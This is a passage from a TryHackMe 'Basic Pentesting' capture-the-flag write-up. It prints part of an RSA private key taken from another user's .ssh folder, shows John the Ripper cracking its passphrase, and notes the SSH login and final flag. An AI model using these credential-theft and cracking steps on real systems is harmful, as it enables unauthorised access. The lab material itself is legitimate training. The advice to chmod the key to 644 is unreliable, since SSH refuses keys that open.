4D14IXITj55aCHP4y/ntmZ1A3Q0FNjZXAqdfK/hTAdhMQ5diGXNw3tbnD8wGveG
VFNSaEXeZa39j0gm3VboN6cAXpz124Kj0bEwzCBZWki0CPHFLYUmoDeLqP/NIk
oSLX0Jc8aZemIL5RAH5gDCLT4k67we19j/JQ6zLUT0vSmLono1IiFdsM04nUnyJ3
z+3XTDTz0uL5N1Y4JjCPLhTNNJ4LqnpC0aqaad7gV3RD/asmL2L2k80UT8PrTtt+S
baXKPFH0HdmownGmDatJP+eMrc6S896+HAXvcvPxLKNTI7+jsNTWuPBCntSFvo19
l9+xxd55YTV01Y8RMwjopzx7h8oRT7U+Y9N/BVbtb+XzmYLnU+3q0q4W2qOynM2P
nZjVPeh+8DBoucB5bfXSiSkNxySCEd4LspUE4uMS3yXBpZ/44SyY8KEzrAzaI
fn2nnjwQ1U2FaJwNtMN5OIshONDEABf9Ilaq46LSGPMrahNNXwozh+/LGFQmGjI
I/zN/2KspUeW/5mqWwvFiK8QU38m7M+mLi5ZX76snfJE9suva3ehHP2AeN5HWDWm
X+CuDSIXPo10RDX+OmomoExMQn5xc3LVtZ1RKNqono7fA21CzuCmXI2j/LtmYwZEL
OScgwNtLqpB65FLDj5cFA5cdZLaXL1t7XDRzWggSnCt+6CxsZEndyU01ri9EZ8XX
oHhZ45rgACPHcdWcrKCBf0QS01hJq9nSJe2W403LJmsx/U3YLaUaVgrHkFoejnx
CnPuTuhHcVqsR9cUi5it5toZ+iiDfLoyb+f82Y0wN5Tb6PTD/onVdtskILf731
DwOy3ZfL01FL6ag0iVwTrPBL1GGQxXf4wMbwv9bDF0Zp/6uatViVdHeqPD80tj
Vxf9bKDezp2QL2yohUeKBDu+7dYU9K5Ng0SQAK7JJeoKD7/m5i8CFwq/gSVQa8r
sGsOxQ5Mr3mKf1n/w6PnBWXYh7n2LL362NFac01V6szMaa8/489apbbjpxhutQNu
Eu/LP8xqlxmmpvPsDACMtqA1IpoVL9m+a+sTRE2EyT8hZIRMIuaaoTZIV4ChuY6Q
3QP52kfZzjBt3cin2AmYv205ENIjvrsacPi3PZRNLJsbGxmXkVXdxPC5mR/pnIv
wrrVsgJQJoTpFRSHHjQ3Qs0j/r/8/D1VCVTd4UsFz+j1y9kKLaT/oK491zK8nwG
URUuvqBhd57cq8C5rFGJUYD79guGh3He5Y7bl+mdXKNZLMLzOnauC5bKV4i+YuJ7
AGIEEXR1JXlwF4G0bs15vbydM55XlnBRyof62ucY59ecrAr4NGMggcXfYncxMyK
AXDKWtXmwwf/yHEwX8ggTESv5Ad+BxDeMoiAk81Y1tZwdaMZSn0SyHxUvL84Jn3
phQL3R80rZETsuXxFDVKrPeaOKEE1vhEVZQXVSOHGCuiDYkCA6aL6WYd19i2+uNR
ogjvVVBVZIBH+w5YJhYtrInQ7DMqAyX1YB2pmC+LeRgF3yrP9a2kLaADk9d8QcV
ev6ctCfzhBhyVqml1WqWdUZtR0TwfL80j08QDLq+HE0bvcB/ozFQKYETgfh4/UC
D5qr5HAK15DnhH4IXr1kPLA799CXRhW1mF5Ji41F307iAEjkwH6Q/YjgPvgJ8LG
OscP/iugxt7u+91J7qov/RBT07GeyXSL/SW1j6T6sjKEga8m9f510h4TerePKT
r/CCVLK22Ewaog8lgUHN5VtaN0HtLnpjFNLVJCDHl0hKzi3zZmdrxhql+/WJQ
4eaCAHk1hUL3eseN3ZpQWRnDGAAPxH+LgPyE8Sz1it8aPuP8gZABUFjBbEFMwNYB
e5of5DLuIOhCVszw/DIUrf4LiQ3R36Bu2R5+kmPFikEw1tYWIY7CpfoJ5d74VC
3Jt1/ZW3XCb76R75sG5h6Q4N8gu5c/M0cdq16H9Mhwpdin90ZTq02zNxFvpuXthY
-----END RSA PRIVATE KEY-----
jan@basic2:/home/kay/.ssh$
jan@basic2:/home/kay/.ssh$ su kay -p beeswax
```


John

```
TryHackMe | Basic Pent... qterminal Thunar 10:55 PM
kali@kali: ~/Desktop/TRY HACK ME/Basics_Pentesting
File Actions Edit View Help
Use the "--format=hMailServer" option to force loading hashes of that type instead
Warning: only loading hashes of type "SSH", but also saw type "Raw-MD5u"
Use the "--format=Raw-MD5u" option to force loading hashes of that type instead
Warning: only loading hashes of type "SSH", but also saw type "ripemd-128"
Use the "--format=ripemd-128" option to force loading hashes of that type instead
Warning: only loading hashes of type "SSH", but also saw type "gost"
Use the "--format=gost" option to force loading hashes of that type instead
Warning: only loading hashes of type "SSH", but also saw type "Snefru-128"
Use the "--format=Snefru-128" option to force loading hashes of that type instead
Warning: only loading hashes of type "SSH", but also saw type "ZipMonster"
Use the "--format=ZipMonster" option to force loading hashes of that type instead
Warning: only loading hashes of type "SSH", but also saw type "HMAC-SHA384"
Use the "--format=HMAC-SHA384" option to force loading hashes of that type instead
Warning: only loading hashes of type "SSH", but also saw type "oracle11"
Use the "--format=oracle11" option to force loading hashes of that type instead
Warning: only loading hashes of type "SSH", but also saw type "xsha"
Use the "--format=xsha" option to force loading hashes of that type instead
Warning: only loading hashes of type "SSH", but also saw type "lotus85"
Use the "--format=lotus85" option to force loading hashes of that type instead
Warning: only loading hashes of type "SSH", but also saw type "HAVAL-256-3"
Use the "--format=HAVAL-256-3" option to force loading hashes of that type instead
Warning: only loading hashes of type "SSH", but also saw type "plaintext"
Use the "--format=plaintext" option to force loading hashes of that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=BCrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Proceeding with incremental:ASCII
0g 0:00:01:15 3/3 0g/s 4566Kp/s 4566Kc/s 4566KC/s dinglipz..dinglad2
0g 0:00:03:54 3/3 0g/s 4855Kp/s 4855Kc/s 4855KC/s nnsf4f..nnsfi5
beeswax (ssh_key_key)
1g 0:00:06:33 DONE 3/3 (2022-03-19 00:33) 0.002540g/s 4930Kp/s 4930Kc/s 4930KC/s beelkul..beeswin
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
(kali@kali)~[~/Desktop/TRY HACK ME/Basics_Pentesting]
$
```

# Notes

Use john --w=/usr/share/wordlist/rockyou.txt  
this will crack the password. Lets login to ssh with kays password.


# Kay\_SSH\_Login



## Notes

Note make sure to change permissions on the id\_rsa file to 644  
chmod 644 id\_rsa

## Final\_Flag



## Notes

cat pass.bak to get final flag.  
Thank you I hope you enjoyed.